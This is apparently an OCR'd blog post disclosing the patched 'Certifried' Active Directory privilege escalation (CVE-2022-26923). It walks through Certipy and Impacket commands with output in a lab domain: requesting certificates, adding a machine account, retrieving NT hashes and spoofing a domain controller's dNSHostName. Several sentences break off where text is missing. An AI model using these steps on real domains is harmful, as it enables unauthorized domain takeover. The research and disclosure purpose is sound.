Published in IFCR

Oliver Lyak Follow

May 11 · 13 min read · Listen

Certifried: Active Directory Domain Privilege Escalation (CVE-2022–26923)

In this blog post, we'll dive into a recently patched Active Directory Domain Privilege Escalation vulnerability that I reported through ZDI to Microsoft.

In essence, the vulnerability allowed a low-privileged user to escalate privileges to domain administrator in a default Active Directory environment with the Active

and medium-sized Active Directory environments without AD CS installed. The vulnerability was patched as part of the May 2022 Security Updates from Microsoft.

Background

In Summer 2021, Will Schroeder and Lee Christensen published their excellent whitepaper Certified Pre-Owned: Abusing Active Directory Certificate Services which took a deep dive into the security of Active Directory Certificate Services (AD CS). The whitepaper thoroughly explained various tricks for persistence, theft, and privilege escalation — but also defensive guidance and general documentation on AD CS.

When I initially read the whitepaper from Will Schroeder and Lee Christensen, I only began researching into abusing misconfigurations. It was not until December 2021 when I got inspired by Charlie Clark's (@exploitph) blog post on CVE-2021–42287 and CVE-2021–42278 that I started to look into actual vulnerabilities related to AD CS.


Introduction to Active Directory Certificate Services

If you already feel comfortable with the basics of Active Directory Certificate Services, you can skip this section. On the other hand, if you're still feeling a bit perplexed about public key infrastructure (PKI) and certificates after reading this section, don't worry. For this vulnerability, you can think of a certificate as merely a prove of identification, similar to a Kerberos ticket.

If you haven't already, I highly recommend reading the shortened version of "Certified Pre-Owned" before continuing. I'll try to cover some details throughout this post as well, but Will Schroeder and Lee Christensen has already done a great job at explaining the essentials, so here's a snippet from their blog post that perfectly summarizes AD CS.

> *AD CS is a server role that functions as Microsoft's public key infrastructure PKI implementation. As expected, it integrates tightly with Active Directory and enables the issuing of certificates, which are X.509-formatted digitally signed electronic documents that can be used for encryption, message signing, and/or authentication.*

> *At a high level, clients generate a public-private key pair, and the public key is placed in a certificate signing request (CSR) message along with other details such as the subject of the certificate and the certificate template name. Clients then send the CSR to the Enterprise CA server. The CA server then checks if the client is allowed to request certificates. If so, it determines if it will issue a certificate by looking up the certificate template AD object […] specified in the CSR. The CA will check if the certificate template AD object's permissions allow the authenticating account to obtain a certificate. If so, the CA generates a certificate using the "blueprint" settings defined by the certificate template (e.g., EKUs, cryptography settings, issuance requirements, etc.) and using the other information supplied in the CSR if allowed by the certificate's template settings. The CA signs the certificate using its private key and then returns it to the client.*
>
> *That's a lot of text. So here's a graphic:*



https://posts.specterops.io/certified-pre-owned-d95910965cd2

In essence, users can request a certificate based on a predefined certificate template. These templates specifies the settings for the final certificate, e.g. whether it can be used for client authentication, what properties must be defined, who is allowed to enroll, and so on. While AD CS can be used for many different purposes, we will only

certificate. I have created the domain `CORP.LOCAL` with AD CS installed. I have also created a default, low-privileged user named `JOHN`. In the example below, we request a certificate from the CA `CORP-DC-CA` based on the template `User`. We then use the issued certificate `john.pfx` for authentication against the KDC. When authenticating with a certificate, Certipy will try to request a Kerberos TGT and retrieve the NT hash of the account.

```
→ Certipy certipy req 'corp.local/john:Passw0rd@dc.corp.local' -ca CORP-DC-CA -template User
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 28
[*] Got certificate with UPN 'JOHN@CORP.LOCAL'
[*] Saved certificate and private key to 'john.pfx'

→ Certipy certipy auth -pfx john.pfx
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: john@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Got NT hash for 'john@corp.local': a87f3a337d73085c45f9416be5787d86
```

Requesting and authenticating with a certificate

Vulnerability

Discovery


By default, domain users can enroll in the `User` certificate template, and domain computers can enroll in the `Machine` certificate template. Both certificate templates allow for client authentication. This means that the issued certificate can be used for authentication against the KDC via the PKINIT Kerberos extension.

So why does AD CS have different templates for users and computers, one might ask? In short, user accounts have a User Principal Name (UPN), whereas computer accounts do not. When we request a certificate based on the `User` template, the UPN of the user account will be embedded in to the certificate for identification. When we use the certificate for authentication, the KDC tries to map the UPN from the certificate to a

Authorized Signatures Required	0
Certificate Authorities	CORP-DC-CA
Certificate Name Flag	SubjectRequireDirectoryPath SubjectRequireEmail SubjectAltRequireEmail SubjectAltRequireUpn
Client Authentication	True
Enabled	True
Enrollee Supplies Subject	False
Enrollment Flag	AutoEnrollment PublishToDs IncludeSymmetricAlgorithms
Extended Key Usage	Encrypting File System Secure Email Client Authentication
Renewal Period	6 weeks
Requires Manager Approval	False
Template Name	User
Validity Period	1 year

“User” certificate template

As per MS-ADTS (3.1.1.5.1.3 Uniqueness Constraints), the UPN must be unique, which means we cannot have two users with the same UPN. For instance, if we try to change the UPN of `Jane` to `John@corp.local`, we will get a constraint violation, since the UPN `John@corp.local` is already used by `John`.



Constraint violation when trying to change UPN of “Jane” to “John@corp.local”

As mentioned previously, computer accounts do not have a UPN. So what do computer accounts then use for authentication with a certificate? If we look at the `Machine` certificate template, we see that `SubjectAltRequireDns` (`CT_FLAG_SUBJECT_ALT_REQUIRE_DNS`) is specified instead.

Authorized Signatures Required	0
Certificate Authorities	CORP-DC-CA
Certificate Name Flag	SubjectRequireDnsAsCn SubjectAltRequireDns
Client Authentication	True
Enabled	True
Enrollee Supplies Subject	False
Enrollment Flag	AutoEnrollment
Extended Key Usage	Client Authentication Server Authentication
Renewal Period	6 weeks
Requires Manager Approval	False
Template Name	Machine
Validity Period	1 year
domain	CORP.LOCAL
type	Certificate Template

“Machine” certificate template


So let’s try to create a new machine account, request a certificate, and then authenticate with the certificate.

```
➜ Certipy addcomputer.py 'corp.local/john:Passw0rd' -method LDAPS -computer-name 'JOHNPC' -computer-pass 'Passw0rd'
Impacket v0.9.25.dev1+20220429.192148.b37fd99d - Copyright 2021 SecureAuth Corporation

[*] Successfully added machine account JOHNPC$ with password Passw0rd.

➜ Certipy certipy req 'corp.local/JOHNPC$:Passw0rd@dc.corp.local' -ca CORP-DC-CA -template Machine
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 34
[*] Got certificate with DNS Host Name 'JOHNPC.corp.local'
[*] Saved certificate and private key to 'johnpc.pfx'

➜ Certipy certipy auth -pfx johnpc.pfx
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: johnpc$@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'johnpc.ccache'
[*] Trying to retrieve NT hash for 'johnpc$'
[*] Got NT hash for 'johnpc$@corp.local': a87f3a337d73085c45f9416be5787d86
```

Testing the “Machine” certificate template

As we can see above, the certificate is issued with the DNS host name `JOHNPC.corp.local`, and if we look at the computer account `JOHNPC$`, we can notice that this value is defined in the `dNSHostName` property.

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	JOHNPC
codePage	Integer	1	0
countryCode	Integer	1	0
distinguishedName	DN	1	CN=JOHNPC,CN=Computers,DC=CORP,DC=LOCAL
dNSHostName	DirectoryString	1	JOHNPC.corp.local
dSCorePropagationData	GeneralizedTime	1	1/1/1601 12:00:00 AM
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	FALSE
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	5/1/2022 7:01:27 AM
lastLogonTimestamp	Integer8	1	5/1/2022 7:01:19 AM
localPolicyFlags	Integer	1	0
logonCount	Integer	1	1
mS-DS-CreatorSID	Sid	1	S-1-5-21-980154951-4172460254-2779440654-1103
name	DirectoryString	1	JOHNPC
nTSecurityDescriptor	NTSecurityDescriptor	1	D:(OA;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf
objectCategory	DN	1	CN=Computer,CN=Schema,CN=Configuration,DC=CORP
objectClass	OID	5	top;person;organizationalPerson;user;computer
objectGUID	OctetString	1	{EDB45D9E-657D-43D8-88DE-72CDDF5CAD52}
objectSid	Sid	1	S-1-5-21-980154951-4172460254-2779440654-1130
primaryGroupID	Integer	1	515
pwdLastSet	Integer8	1	5/1/2022 7:01:07 AM



The “Validated write to DNS host name” permission is explained here, and described as “Validated write permission to enable setting of a DNS host name attribute that is compliant with the computer name and domain name.” So what does “compliant with the computer name and domain name” mean?

If we (as `John`) try to update the DNS host name property of `JOHNPC` to `TEST.corp.local`, we encounter no issues or constraint violations, and the SAM Account Name of `JOHNPC` is still `JOHNPC$`.

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	JOHNPC
codePage	Integer	1	0
countryCode	Integer	1	0
distinguishedName	DN	1	CN=JOHNPC,CN=Computers,DC=CORP,DC=LOCAL
dNSHostName	DirectoryString	1	TEST.corp.local
dSCorePropagationData	GeneralizedTime	1	1/1/1601 12:00:00 AM
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	FALSE
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	5/1/2022 7:01:27 AM
lastLogonTimestamp	Integer8	1	5/1/2022 7:01:19 AM
localPolicyFlags	Integer	1	0
logonCount	Integer	1	1
mS-DS-CreatorSID	Sid	1	S-1-5-21-980154951-4172460254-2779440654-1103
name	DirectoryString	1	JOHNPC
nTSecurityDescriptor	NTSecurityDescriptor	1	D:(OA;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-21-9
objectCategory	DN	1	CN=Computer,CN=Schema,CN=Configuration,DC=CORP,DC=LOCAL
objectClass	OID	5	top;person;organizationalPerson;user;computer
objectGUID	OctetString	1	{EDB45D9E-657D-43D8-88DE-72CDDF5CAD52}
objectSid	Sid	1	S-1-5-21-980154951-4172460254-2779440654-1130
primaryGroupID	Integer	1	515
pwdLastSet	Integer8	1	5/1/2022 7:01:07 AM
sAMAccountName	DirectoryString	1	JOHNPC$
sAMAccountType	Integer	1	805306369
servicePrincipalName	DirectoryString	4	RestrictedKrbHost/TEST.corp.local;HOST/TEST.corp.local;RestrictedKrbHost/JOHNPC;HOST/JOHNPC
userAccountControl	Integer	1	4096
uSNChanged	Integer8	1	0x515A
uSNCreated	Integer8	1	0x514C
whenChanged	GeneralizedTime	1	5/1/2022 7:18:15 AM
whenCreated	GeneralizedTime	1	5/1/2022 7:01:07 AM

So let's try to request a certificate now.

```
→ Certipy certipy req 'corp.local/JOHNPC$:Passw0rd@dc.corp.local' -ca CORP-DC-CA -template Machine
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 35
[*] Got certificate with DNS Host Name 'TEST.corp.local'
[*] Saved certificate and private key to 'test.pfx'
```

We notice that the certificate is now issued with the DNS host name `TEST.corp.local`. So now we are fairly certain that the DNS host name in the issued certificate is derived from the `dNSHostName` property, and `John` (as the creator of the machine account) has the "Validated write to DNS host name" permission.

Vulnerability


If we read the MS-ADTS (3.1.1.5.1.3 Uniqueness Constraints) documentation, nowhere does it mention that the `dNSHostName` property of a computer account must be

If we look at the domain controller's (`DC$`) `dNSHostName` property, we find that the value is `DC.CORP.LOCAL` .


Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	DC
codePage	Integer	1	0
countryCode	Integer	1	0
distinguishedName	DN	1	CN=DC,OU=Domain Controllers,DC=CORP,DC=LOCAL
dNSHostName	DirectoryString	1	DC.CORP.LOCAL
dSCorePropagationData	GeneralizedTime	2	5/1/2022 2:32:37 AM; 1/1/1601 12:00:01 AM
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	TRUE
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	5/1/2022 4:41:38 AM
lastLogonTimestamp	Integer8	1	5/1/2022 2:33:17 AM
localPolicyFlags	Integer	1	0
logonCount	Integer	1	83
memberOf	DN	2	CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=CORP,DC=
msDFSR-ComputerRefe...	DN	1	CN=DC,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSe
msDS-GenerationId	OctetString	1	16 8 57 251 208 13 66 225
msDS-SupportedEncryp...	Integer	1	28
name	DirectoryString	1	DC
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967a86-0de
objectCategory	DN	1	CN=Computer,CN=Schema,CN=Configuration,DC=CORP,DC=LOCAL
objectClass	OID	5	top;person;organizationalPerson;user;computer
objectGUID	OctetString	1	{E2CDBEA6-FEB8-4A93-BCBF-AB0F01D74D3E}
objectSid	Sid	1	S-1-5-21-980154951-4172460254-2779440654-1000
operatingSystem	DirectoryString	1	Windows Server 2019 Standard Evaluation
operatingSystemVersion	DirectoryString	1	10.0 (17763)
primaryGroupID	Integer	1	516
pwdLastSet	Integer8	1	5/1/2022 2:33:03 AM
rIDSetReferences	DN	1	CN=RID Set,CN=DC,OU=Domain Controllers,DC=CORP,DC=LOCAL
sAMAccountName	DirectoryString	1	DC$

So without further ado, let's try to change the `dNSHostName` property of `JOHNPC` to `DC.CORP.LOCAL` .




This time, we get an error message saying “An operations error occurred”. This is different than when we tried to change the UPN to another user’s UPN, where we got a constraint violation. So what really happened?

Well, if we looked carefully when we changed the `dNSHostName` property value of `JOHNPC` from `JOHNPC.corp.local` to `TEST.corp.local`, we might have noticed that the `servicePrincipalName` property value of `JOHNPC` was updated to reflect the new `dNSHostName` value.




update the `servicePrincipalName` property, which would be updated to include `RestrictedKrbHost/DC.corp.local` and `HOST/DC.corp.local`, which would then conflict with the domain controller's `servicePrincipalName` property.



So by updating the `dNSHostName` property of `JOHNPC`, we indirectly caused a constraint violation when the domain controller also tried to update the `servicePrincipalName` of `JOHNPC`.


If we take a look at the permissions of `JOHNPC`, we can also see that `John` (as the creator of the machine account) has the "Validated write to service principal name" permission.



The “Validated write to service principal name” permission is explained here, and described as “Validated write permission to enable setting of the SPN attribute which is compliant to the DNS host name of the computer.” So if we want to update the `servicePrincipalName` of `JOHNPC`, the updated values must also be compliant with the `dNSHostName` property.

